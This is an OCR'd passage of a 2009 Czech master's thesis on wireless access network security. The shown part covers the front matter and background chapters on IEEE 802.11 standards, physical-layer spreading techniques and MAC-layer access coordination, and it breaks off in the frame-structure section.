



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

DEPARTMENT OF TELECOMMUNICATIONS

MOŽNOSTI NARUŠENÍ BEZPEČNOSTI BEZDRÁTOVÉ PŘÍSTUPOVÉ SÍTĚ

SECURITY RISKS OF WIRELESS ACCESS NETWORKS

DIPLOMOVÁ PRÁCE

MASTER'S THESIS


AUTOR PRÁCE — Bc. MILAN ŠPIDLA

AUTHOR

VEDOUCÍ PRÁCE — Ing. MICHAL POLÍVKA

SUPERVISOR

BRNO 2009



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky a komunikačních technologií

Ústav telekomunikací

Diplomová práce

magisterský navazující studijní obor
Telekomunikační a informační technika

Student: Bc. Milan Špidla ***ID:*** 84526
Ročník: 2 ***Akademický rok:*** 2008/2009

NÁZEV TÉMATU:

Možnosti narušení bezpečnosti bezdrátové přístupové sítě

POKYNY PRO VYPRACOVÁNÍ:

Nastudujte problematiku bezdrátových přístupových sítí. Pojednejte o ISO-OSI modelu v souvislosti s bezdrátovými přístupovými sítěmi. Prostudujte problematiku zabezpečení bezdrátových přístupových sítí z hlediska autorizace a autentizace uživatele, dále pak z hlediska zabezpečení přenášené informace. Realizujte útoky na přístupovou síť chráněnou různými široce používanými metodami. Zaměřte se na metody odposlechu těchto sítí. Navrhněte metody obrany proti popsaným útokům. Proveďte po dohodě s provozovatelem analýzu bezpečnosti reálné bezdrátové sítě.

DOPORUČENÁ LITERATURA:

[1] DOSTÁLEK, Libor, KABELOVÁ, Alena. Velký průvodce protokoly TCP/IP a systémem DNS. 3. vyd. Praha: Computer Press, 2002. 542 s. ISBN 80-7226-675-6.
[2] SCAMBRAY, Joel, MCCLURE, Stuart, KURTZ, George. Hacking bez tajemství. Praha: Computer Press, 2001. 592 s. ISBN 80-7226-549-0.
[3] ZANDL, Patrick. Bezdrátové sítě WiFi: praktický průvodce. [s.l.]: 2003. 190 s. ISBN 8072266322

Termín zadání: 9.2.2009 ***Termín odevzdání:*** 26.5.2009

Vedoucí práce: Ing. Michal Polívka

prof. Ing. Kamil Vrba, CSc.
Předseda oborové rady

UPOZORNĚNÍ:

Anotace

Diplomová práce „**Možnosti narušení bezpečnosti bezdrátové přístupové sítě**“ se zabývá problematikou bezdrátových přístupových sítí, které jsou v současné době velice rozšířené. Hlavním cílem je realizace útoků na bezdrátovou přístupovou síť chráněnou různými široce používanými metodami. Práce poukazuje na hlavní bezpečnostní nedostatky, které vznikly při návrhu těchto sítí. V praktické části jsou tyto bezpečnostní mezery využity pro realizaci útoků. Dále jsem věnoval pozornost možnostem odposlechu těchto sítí.

Annotation

Master´s thesis „**Security risks of wireless access networks**“ deals with wireless access networks, which are the most widespread in this time. The main target is realization of attacks wireless access networks protected by various using methods. This thesis shows main securities gaps, which originate from project this networks. These securities gaps are used for realization attacts in practical part. In the next part I took attention of network´s monitoring possibilities.

Klíčová slova

802.11, WEP, WPA, šifrování, dešifrování, útoky, WLAN, bezpečnost.

Keywords

802.11, WEP, WPA, encryption, decryption, attacks, Wireless Local Area Network, security.

ŠPIDLA, M. *Možnosti narušení bezpečnosti bezdrátové přístupové sítě.* Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, 2009. 95 s. Vedoucí diplomové práce Ing. Michal Polívka.

Prohlášení o původnosti práce

Prohlašuji, že svoji diplomovou práci na téma „**Možnosti narušení bezpečnosti bezdrátové přístupové sítě“** jsem vypracoval samostatně pod vedením vedoucího diplomové práce s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny uvedeny v seznamu literatury na konci práce.

Jako autor uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení § 152 trestního zákona č. 140/1961 Sb.“

V Brně dne …….. ..……...

(podpis autora)

Poděkování

Na tomto místě bych rád poděkoval vedoucímu diplomové práce **Ing. Michalovi Polívkovi**, za příkladné vedení, cenné rady a poskytnutí všech prostředků potřebných pro realizaci této práce.

V Brně dne …….. ..……...

(podpis autora)

Obsah

Seznam obrázků

Seznam tabulek

1. Úvod

Bezdrátové přístupové sítě jsou v současné době velmi oblíbeným způsobem přístupu domácností k internetu. V České republice je celkem 905 poskytovatelů bezdrátového připojení a je pokryto 7162 obcí. Podle posledního průzkumu (březen 2008) společnosti Factum Invenio, která vybrala jako vzorek 562 aktivních uživatelů internetu s připojením v domácnosti, využívá bezdrátové připojení nejvíce lidí (36%), následuje technologie ADSL (25%), kabelová televize (23%), připojení přes mobilní telefon (5%), vytáčené připojení (2%) a jiné způsoby (9%). [1]

Hlavní výhody této technologe jsou: mobilita uživatelů, úspora instalace kabelových a optických spojů. Mezi nevýhody se řadí: rušení signálu (bezdrátové telefony, mikrovlné trouby ...), možnost zhoršení kvality signálu mezi přijímačem z důvodu překážek (stromy, budovy ...) a také závislost na počasí. Většina uživatelů a poskytovatelů si bohužel neuvědomuje bezpečnostní rizika této technologie. Hlavní nevýhodou z hlediska bezpečnosti je nemožnost dostatečně přesně vymezit prostor pokrytý signálem. To nahrává útočníkům, kteří mohou odposlouchávat veškerou komunikaci v rámci dané bezdrátové sítě při nedostatečném zabezpečení. Může dojít k odposlechu tajných informací, které mohou být zneužity. Z těchto důvodů je vhodné používat nejlepší a nejnovější bezpečnostní mechanismy.

Hlavním cílem této diplomové práce je využití bezpečnostních mezer při návrhu standardů pro bezdrátové přístupové sítě a následně jejich praktická realizace včetně provedení odposlechu uživatelsky citlivých dat.

Úvodní část práce obsahuje stručný popis standardů IEEE 802.11, následuje popis fyzické a spojové vrstvy tohoto standardu včetně jejich nejpoužívanějších technologií. Dále jsou popsány komponenty řízení přístupu a zabezpečení bezdrátových přístupových sítí. Praktická část této práce je věnována popisu útoků, které byly realizovány na vytvořenou bezdrátovou síť. Byl také proveden odposlech provozu v bezdrátové přístupové síti.

2. Standardy pro bezdrátové technologie

Počátkem 90. let začala probíhat jednání o vydání jednotných standardů, které by platily pro bezdrátové datové přenosy. Hlavním důvodem byl vývoj a vznik většího množství protokolů a nákladných zařízení, které však nevykazovaly vzájemnou kompatibilitu. Vývoj těchto standardů si vzala na starost 11. pracovní skupina IEEE (***I**nstitute of **E**lectrical and **E**lectronics **E**ngineers*) LAN/MAN standardizační komise (*IEEE 802*). Všechny vydané standardy této pracovní skupiny pracují na základě přenosu rádiových vln, které se liší frekvencemi, na kterých jsou data přenášena.

2.1 Standard IEEE 802.11

V roce 1997 byl přijat první standard **802.11**, který byl zaměřen na problematiku **WLAN** (***W**ireless **L**ocal **A**rea **N**etwork*) bezdrátových lokálních počítačových sítí. Zahrnuje přenosové rychlosti 1 Mb/s a 2 Mb/s v kmitočtovém pásmu 2,4 – 2,4835 GHz. Standard definuje fyzickou a spojovou vrstvu referenčního modelu **OSI** (***O**pen **S**ystem **I**nterconnection*) [17].

Na úrovni fyzické vrstvy OSI modelu definuje následující přenosové metody [7]

- **FHSS** (***F**requency **H**opping **S**pread **S**pectrum*) – více v kap. 4.1.1
- **DSSS** (***D**irect **S**equence **S**pread **S**pectrum*) – více v kap. 4.1.2
- **Infračervený přenos** – více v kap. 4.2

Na úrovni spojové vrstvy OSI modelu definuje následující služby:

- Autentizace (***A**uthentication*) – více v kap. 7.2
- Asociace, disasociace a reasociace – více v kap. 7
- Privátnost (zabezpečení) – více v kap. 8
- Doručování **MSDU** (***MAC S**ervice **D**ata **U**nit*)

Postupem času (od roku 1999) byly při revizích doplněny další vrstvy a různá vylepšení. Z tohoto důvodu se při označování používá výraz 802.11_, kde je doplněna verze standardu. V současné době jsou to malá písmena od **a** až po nejnovější **y** (rok vydání 2008).

V následující části se seznámíme podrobněji pouze s nejpoužívanějšími a to 802.11a/b/g.

2.2 Standard IEEE 802.11a (*rok přijetí 1999*)

V roce 1999 ve svém doporučení organizace IEEE změnila kmitočtové pásmo na 5,1 – 5,3 GHz a 5,725 – 5,825 GHz, šířka pásma 300 MHz. Tato změna kmitočtového pásma je hlavní příčinou nekompatibility se standardy kolem kmitočtu 2,4 GHz. K uvolnění tohoto kmitočtové pásmo pro bezdrátovou komunikaci došlo poprvé v roce 1997 v USA na základě žádosti společnosti Apple. V Evropě bylo toto pásmo obsazeno pro **HIPERLAN** (***Hi****gh* ***Pe****rformance* ***R****adio* ***LAN***). Postupem času v jednotlivých zemích dochází k uvolňování již zmiňovaného kmitočtového pásma. V České republice je pásmo 5 GHz povoleno bezlicenčně využívat od září 2005.

Pro 802.11a je použita nová metoda modulace radiového signálu, metoda **OFDM** (***O****rthogonal* ***F****requency* ***D****ivision* ***M****ultiplex*). Každý kanál standardu je široký 20 MHz, máme k dispozici 12 kanálů, čtyři z nich jsou určeny pouze pro venkovní provoz. Hlavní výhodou oproti standardu 802.11b je rychlost 54 Mb/s (reálně však dosahuje 30 – 36 Mb/s).

Přestože standard 802.11a specifikuje pouze rychlosti 6, 12, 24 a 54 Mb/s stanovuje jako maximum, většina zařízení nabízí i jiné rychlosti. Konkrétně jsou podporovány rychlosti 6, 9, 12, 18, 24, 36, 48 a 54 Mb/s, ale existují řešení, která dosahují až 108 Mb/s. Dosah do vzdálenosti 50 – 70 m.

2.3 Standard IEEE 802.11b (*rok přijetí 1999*)

Známí také jako **WiFi** (***Wi****reless* ***Fi****delity*) se stal nejrozšířenějším světovým standardem pro bezdrátovou komunikaci. Zachovává kmitočtové pásmo 2,4 – 2,4835 GHz. Jako přenosovou metodu používá **DSSS** (někdy bývá označována jako **H**igh**R**ate/**DSSS**). Zpětná kompatibilita s 802.11 je tedy omezena pouze na zařízení, která pracují také s DSSS. Každý kanál tohoto standardu je široký 22 MHz, k dispozici máme až 13 kanálů (s odstupem 5 MHz), ale pouze 3 z nich se nepřekrývají vůbec. Z tohoto důvodu mohou pouze 3 bezdrátové sítě pracovat bez vzájemného rušení. Modulace dat je prováděna pomocí komplementárního kódového klíčování **CCK** (***C****omplementary* ***C****ode* ***K****eying*), které umožňuje zvýšit přenosovou rychlost. Dosahuje do vzdálenosti 100 – 300 m, přenosová rychlost se podle rušení může měnit dynamicky. Byly standardizovány následující rychlosti: 1; 2; 5,5 a 11 Mb/s.

2.4 Standard IEEE 802.11g (*rok přijetí 2003*)


Hlavním důvodem vydání byly stále se zvětšující nároky na přenosové rychlosti v pásmu 2,4 GHz, které je používáno celosvětově. Hlavním přínosem je přenosová rychlost, která dosahuje teoreticky až 54 Mb/s a je zpětně kompatibilní se systémy 802.11b.

Vyšší rychlosti jsou dosaženy díky využití modulační techniky **OFDM** (***O****rthogonal* ***F****requency* ***D****ivision* ***M****ultiplexing*). Stále však zůstává problém se zarušením pásma 2,4 GHz (existují pouze 3 nepřekrývající se kanály) a vzájemné rušení v hustě obydlených oblastech. Technologie OFDM je využita pouze pro vyšší přenosové rychlosti a u rychlostí, které jsou podporovány v 802.11b je zachováno původní kódování.

3. Vrstvová architektura standardu IEEE 802.11

Jak již bylo zmíněno v kap. 2.1., standard IEEE 802.11 definuje pouze dvě nejnižší vrstvy referenčního modelu OSI, **fyzickou** a **spojovou**. Ostatní vrstvy zůstávají stejné, aby se nemusely upravovat již vyvinuté verze protokolů, které pracují na vyšších vrstvách modelu.

Vrstvová architektura včetně nejpoužívanějších standardů a technologií je znázorněna na obr. 1. V následující kapitole 4 (resp. 5) proběhne bližší seznámení s funkcemi na fyzické (resp. spojové) vrstvě.



Obr. 1: Vrstvová architektura

4. Fyzická vrstva standardu IEEE 802.11

Podporuje fyzickou komunikaci. Hlavním účelem této vrstvy je způsob přenosu radiového signálu v bezdrátových sítích. Nejpoužívanější standardy a technologie této vrstvy jsou patrné z obr. 1 [16].

4.1 Přenos s rozprostřeným spektrem

Technologie rozprostřeného spektra **SS** (***S**pread **S**pectrum*) jsou používány pro dosažení rychlých datových přenosů v bezlicenčních frekvenčních pásmech.

Rozprostřené spektrum využívá matematické funkce pro rozprostření energie signálu do širokého rozsahu frekvencí (z tohoto důvodu jsou hůře detekovatelné, protože vypadají jako šum). Signál je vysílán s nižším výkonem, ale pro přenos se používá větší šířka pásma.

4.1.1 FHSS (*F**requency H**opping S**pread S**pectrum*)


Neboli frekvenční poskoky. Tato technologie má vojenský původ. Hlavním úkolem bylo vytvořit bezdrátové technologie pro navigování torpéd a zabránit nepříteli v rušení naváděcího signálu. Držitelé patentu „Bezpečný komunikační systém“ z roku 1942 jsou Hedy Lamarr (filmový herec) a George Antheil (hudební skladatel) [2].

Myšlenka této technologie byla zcela jednoduchá. Vysílač „skáče“ v pseudonáhodném pořadí po jednotlivých frekvencích a na každé této frekvenci vysílá krátký datový tok. Vysílač i přijímač musí využívat stejnou pseudonáhodnou posloupnost nosného kmitočtu, správné časové intervaly přenosu a doby přechodu z jednoho nosného kmitočtu na druhý.

Technologie je standardizována v bezličenčním přenosovém pásmu 2,4 – 2,4835 GHz, šířka pásma 83,5 MHz je rozdělena do 79 kanálů o šířce 1 MHz. Graficky je tato technologie naznačena na obr. 2, kde je zobrazeno 7 střídajících se nosných kmitočtů, které se periodicky opakují. Červenou tenkou čarou je znázorněno zařízení 1, zelenou tlustou čarou je znázorněno zařízení 2 – z obrázku je patrné, že mohou pracovat bez vzájemného rušení.

Dwell time doba přenosu na jednom nosném kmitočtu. Charakteristická hodnota se pohybuje v rozmezí 100 až 200 ms.

Hop time doba potřebná k přeladění na další nosný kmitočet. Charakteristická se pohybuje v rozmezí 200 až 300 μs.



Obr. 2: Přenos pomocí FHSS

Technologie FHSS vykazuje dobrou účinnost při úzkopásmovém rušení. Hlavním důvodem je znehodnocení jen malé části signálu díky přeskakování mezi kmitočty. U následující metody DSSS při tomto rušení dochází k narušení všech kódů.

4.1.2 DSSS (*Direct Sequence Spread Spectrum*)

Neboli technika přímého rozprostřeného spektra. Hlavní výhodou technologie DSSS oproti technologii FHSS je podpora vyšších přenosových rychlostí a také větší jednoduchost. U signálu nedochází k přeskakování z jedné frekvence na druhou. Signál prochází rozprostírací funkcí a je distribuován přes celé pásmo najednou.

Přenášený datový bit rozšíříme do přenosového kódu (tzv. *chipping code*). Standard 802.11 implementuje 11 bitový přenosový kód. Tyto sekvence mají pseudonáhodný charakter, ale při kódování nuly a jedničky musí být přenosové kódy vzájemně inverzní. Pro jejich vytváření se využívají například Goldovy či Barkerovy kódy. Hlavním účelem zavedení této nadbytečnosti (redundance) je rozprostření signálu do větší části rádiového spektra z důvodu minimalizace rušení. Signál se ostatním uživatelům jeví jako náhodný šum, který bez znalosti mechanismu vytváření původní pseudonáhodné sekvence nejsou schopni lehce demodulovat přenášená data. Mechanismy vytváření jsou bohužel součástí standardu IEEE 802.11 a jsou veřejně známé. Narušitel může z tohoto důvodu lehce zachytávat signály a ty, které nejsou zabezpečeny, může dekódovat [22].

4.2 Infračervený přenos

Toto řešení bylo také jednou z alternativ standardu 802.11. Systémy infračerveného přenosu využívají vlnovou délku od 850 nm do 950 nm, s maximálním výkonem 2 W.

Dosahuje velmi nízkých přenosových rychlostí (menší než 2 Mb/s), dále má problémy s pevnými neprůhlednými překážkami, což je hlavním důvodem ústupu. Oproti předchozím řešením má však výhodu v nenáchylnosti na rádiové rušení, protože funguje na jiném frekvenčním rozsahu (v řádu tera hertzů).

Snahy o prosazení infračerveného přenosu měla firma **Spectrix**, která nabízela dokonce vyšší přenosové rychlosti (až 4 Mb/s) do maximální vzdálenosti 500 metrů, ale od tohoto záměru již upustila.

4.3 PBC (*Packet Binary Convolutional Coding*)

Neboli paketové binární konvoluční kódování. Jedná se o vnitřní řešení společnosti Texas Instrument. I když není zahrnuto do standardu 802.11, někteří výrobci jej ve svých zařízeních používali (např. USR, D-Link) jako přechodné řešení do příchodu standardu 802.11 g (2003). PBC se od DSSS v podstatě neliší a dalo by se říci, že je jenom rozšířením pro dvojnásobnou přenosovou rychlost na fyzické vrstvě. Někdy bývá označováno jako 802.11b+.

Tato technologie vyžaduje vyšší citlivost přijímače a také vyšší odstup signálu od šumu. Také nastávají problémy při vzniku odražených signálů, které dorazí do přijímače dříve než signál neodražený. Takový případ může signál naprosto znehodnotit a kódování PBCC je na to velmi citlivé. Z pohledu přenosových rychlostí je možno dosahovat 22 i 44 Mb/s. [2]

4.4 Moderní technologie fyzické vrstvy

V dnešní době se v bezdrátových sítích dostávají do popředí následující technologie. Hlavním důvodem je dosažení vyšších přenosových rychlostí.

4.4.1 OFDM (*Orthogonal Frequency Division Multiplexing*)

Neboli ortogonální frekvenční multiplex. Modulace OFDM byla patentována Bellovými laboratořemi v roce 1966 a v současnosti je velmi rozšířená. Příkladem je použití v systému digitálního televizního vysílání (DAB, DVB-T), v sítích ADSL, Wi-MAX, aj.

OFDM rozdělí data do více paralelních (ortogonálních) bitů s mnohem nižší bitovou rychlostí. V závislosti na kvalitě spojení a použité modulaci pro data (QPSK,16-QAM, 64-QAM) může síť 802.11a komunikovat rychlostmi v rozmezí od 6 do 54 Mbit/s. Tento

signál je mnohem větší, nešíří se ve více směrech, není nutná přímá viditelnost mezi komunikujícími stanicemi.

Používá se v bezdrátových sítích, kde je potřeba docílit velké propustnosti, např. ve WLAN typu 802.11a/g nebo WiMAX podle 802.16. [16]

4.4.2 UWB (*Ultrawideband*)

Neboli širokopásmové přenosy na velmi krátké vzdálenosti. Tato technologie má opět vojenský původ a je používána již od roku 1976, především jako radarová technologie. Uplatnění nachází v různých typech bezdrátových sítí.

Rozkládá signál v rámci širokého spektra tak, aby výkon byl pod úrovní rušení jiných úzkopásmových systémů.

Signál UWB se vysílá ve formě miliard velice krátkých pulzů (0,2 - 1,5 nm) rozprostřených v šířce pásma odpovídající několika GHz s velmi nízkým výkonem (méně než 0,5 mW). Teoreticky tedy nemůže docházet k žádnému rušení. I přes svůj nízký výkon umožňuje přenos signálu skrz dveře a jiné překážky, které mají tendenci odrážet úzkopásmové signály o větším výkonu. Přenášená informace je zakódována přímo v signálu základního pásma a modulace není potřeba.

Hlavní výhodou je bezpečnost provozu, protože není prakticky možné tuto komunikaci odposlouchávat ani detekovat (signály vypadají jako slabý, normální šum) [17].

4.5 Bezpečnost WLAN z pohledu fyzické vrstvy

- Přesné vymezení prostoru, který WLAN pokrývá [16]:
  a) vhodnou regulací vysílacího výkonu přístupového bodu.
  b) užitím vhodných konstrukčních prvků ve vnitřních prostorech (omezení průniku signálu ven z budovy). Všechny kovové prvky musí být uzemněny, okna izolovat prostřednictvím kovové fólie, užitím nátěrů na bázi kovu atd. Použitím těchto doporučení bohužel také omezíme další bezdrátové zařízení (např. mobilní telefony).
- Ve venkovních prostorech upřednostňování směrových antén oproti všesměrovým. Narušitel se musí dostat do pokryté oblasti, aby mohl zaútočit na WLAN.
- Skrytí vysílání identifikátoru sítě SSID (kap. 9.3)

5. Spojová vrstva standardu IEEE 802.11

Zabývá se kódováním a přenosem informací. Tato vrstva standardu 802.11 je rozdělena do následujících podvrstev (obr. 1) [16]:

- **LLC** (***L**ogical **L**ink **C**ontrol*) – řízení logického spoje
- **MAC** (***M**edia **A**ccess **C**ontrol*) – řízení přístupu více uživatelů ke sdílenému médiu

MAC podvrstvu vzhledem k její složitosti dále dělíme na:

- **CRC** (***C**yclic **R**edundary **C**heck*) – cyklický kontrolní součet, je připojen ke každému paketu, aby bylo možné zjistit, zda nebyl během přenosu poškozen.
- **Fragmentace paketů** – rozděluje pakety do menších kousků (fragmentů) a přenos probíhá postupně. U bezdrátových sítí je daleko vyšší možnost chyby během přenosu paketu než u sítí klasických. Pokud je opětovně přenášena pouze menší část paketu, ušetříme mnoho kapacity sítě. Pravděpodobnost poškození paketu přímou úměrou vzrůstá s jeho velikostí.

5.1 Koordinace přístupu k radiovému kanálu

U bezdrátových sítí nastává problém s řešením přístupu k přenosovému médiu. V jednom časovém okamžiku může být přijímán signál pouze od jedné stanice, když by vysílalo více stanic, mohl by být signál znehodnocen. Z tohoto důvodu jsou ve standardu 802.11 implementovány dvě funkce pro koordinaci přístupu:

- **DCF** (***D**istributed **C**oordination **F**unction*) – funkce distribuované koordinace
- **PCF** (***P**oint **C**oordination **F**unction*) – funkce koordinace jedním bodem

5.1.1 DCF (Distributed Coordination Function)

Hlavním úkolem je zajištění koordinace přístupu k radiovému kanálu bez podpory prioritního přístupu. Z tohoto důvodu je v hodný pro asynchronní datové přenosy bez požadavků na **QOS** (***Q**uatlity **O**f **S**ervices*) a negarantuje zpoždění ani šířku pásma.

Je základem přístupové metody **CSMA/CA** (***C**arrier **S**ense **M**ultiple **A**ccess with **C**ollision **A**voidance*). Tento mechanismus pro zabránění kolizí používá dvě techniky a to: **IFS** (***I**nter**F**rame **S**pace*) – vložení mezery mezi vysílané rámce a **backoff** – odklad vysílání.

Interval **DIFS** (***D**istributed Coordination Function **I**nter**F**rame **S**pace*) = doba povinného čekání poté, co dojde ke zjištění volného vysílacího kanálu do chvíle, než může

začít vysílání (50 µs pro standard 802.11b). Jestliže v této době začne vysílat jiná stanice musí vysílání přerušit. Interval odkladu vysílání si může každá stanice vybírat náhodně z intervalu mezi nulou a velikostí tzv. okna sváru. Tento mechanismus nedokáže předejít kolizím, když se o vysílací kanál uchází více stanic. Při vzniklé kolizi se velikost okna sváru zdvojnásobuje.

Jakmile přístupový bod obdrží paket, vyčká po dobu **SIFS** (***S**hort **IFS***) a následně pošle potvrzení o přijetí paketu [17].

5.1.2 PCF (*Point Coordination Function*)

Tato metoda je určena pro synchronní přenosy a je velmi málo využívaná. Lze ji využít pouze v sítích s přístupovým bodem (nikoliv v ad-hoc sítích). Vhodná zejména pro aplikace blízké reálnému času (přenos hlasu, videa, atd.).

Stanice přiřazuje roli koordinátora (nejčastěji má tuto funkci přístupový bod), který periodicky vysílá rámce typu beacon, kde se ostatní stanice dozví specifické parametry sítě pro identifikaci a management. V období mezi vysíláním těchto rámců mohou nastat následující doby: **bez boje o médium** (*contention-free*) a **boj o médium** (*contention*). Oproti předchozí metodě podporuje prioritní přístup. Stanice s prioritními daty na základě výzvy může získat garantované vysílání po určitou dobu, tzn. nemusí o médium v přidělené době s nikým bojovat [16].

5.1.3 RTS/CTS a problém skrytého uzlu

Metoda **CSMA/CA** není konečné řešení. Problém nastává, když se všechny vysílající stanice nevidí a připojují se přes stejný přístupový bod. Komunikace probíhá pouze přes přístupový bod (tento případ je typický pro venkovní prostředí). Tato situace může nastat vlivem nějaké překážky nebo přílišnou vzdáleností vysílacích stanic. Vysílací stanice totiž detekuje volné přístupové médium ve svém okolí a začne vysílat. V tom samém okamžiku začne komunikovat i druhá stanice, která není v dosahu a vyhodnotí ve svém okolí také volné přístupové médium. Dojde-li k této situaci, na přístupovém bodu je detekována kolize (tato kolize může snížit komunikaci v sítí o více jak 40%) [22].

V těchto případech se aplikuje jednoduché řešení a to, že WLAN zařízení přepneme na volitelný protokol **RTS/CTS** (**R**equest **T**o **S**end/**C**lear **T**o **S**end). Stanice, která chce vysílat, musí odeslat žádost o rezervaci média (RTS), pokud je médium volné, dostane potvrzení (CTS) s právem vysílání po určitou dobu. Ostatní stanice obdrží také zprávy CTS a nastaví si

NAV (**N**etwork **A**llocation **V**ector) **vektor přidělení sítě** na dobu, kterou obsahovala zpráva CTS. NAV je vnitřní časovač, který používá každá stanice současně s konvenčním naslouchání nosné.

Kanál je považován za volný, jestliže stanice nedetekuje žádný signál a časovač NAV vypršel. Použitím protokolu RTS/CTS zvyšujeme potvrzování a tím snižujeme výkonnost sítě až o 20%, v zarušeném prostředí však můžeme propustnost naopak zvýšit, protože snížíme počet opakovaných přenosů. Efektivnost této metody také roste s velikostí posílaných paketů.

5.2 Struktura rámce standardu IEEE 802.11

Nyní se budeme podrobněji zabývat formátem vysílaného rámce. Rámec je složen ze 4 částí [16]:

1. **PLCP Preambule** (***P**hysical **L**ayer **C**onvergence **P**rocedure **P**reamble*)
   - Slouží k synchronizaci. Obsahuje 128 bitů u dlouhé preambule (long preamble) a 56 bitů u krátké preambule (short preamble). Většinou se používá krátká preambule (v zarušeném prostředí v kombinaci s protokolem RTS/CTS)
   - Oddělovač začátku rámce **SFD** (**S**tart **F**rame **D**elimiter) - 16 bitové pole, označuje začátek každého rámce.
2. **PLC Hlavička** (***PLC H**eader*)
   - 8 bitů pro určení datové přenosové rychlosti **DR** (***D**ata **R**ate field*)
   - 8 bitů vyhrazeno pro budoucí použití
   - 16 bitů informuje o délce přenášených dat = délka MAC PDU
   - 16 bitů CRC kód – kontrolní součet hlavičky
3. **Přenosový rámec** – kap. 5.2.1
4. **CRC** (***C**ycle **R**edundancy **C**heck*)
   - 32 bitů – kontrolní součet rámce

5.2.1 Struktura přenosového rámce (viz. tab. 1)

- **FC** (**F**rame **C**ontrol) – řízení rámce: typ rámce a verze protokolu
- Duration **ID**: předpokládaná doba trvání rámce (z důvodu rezervace média)
- Adresy (MAC adresy stanic):

1: **R**eceiver **A**ddress (**RA**) - adresa rádiového přijímače

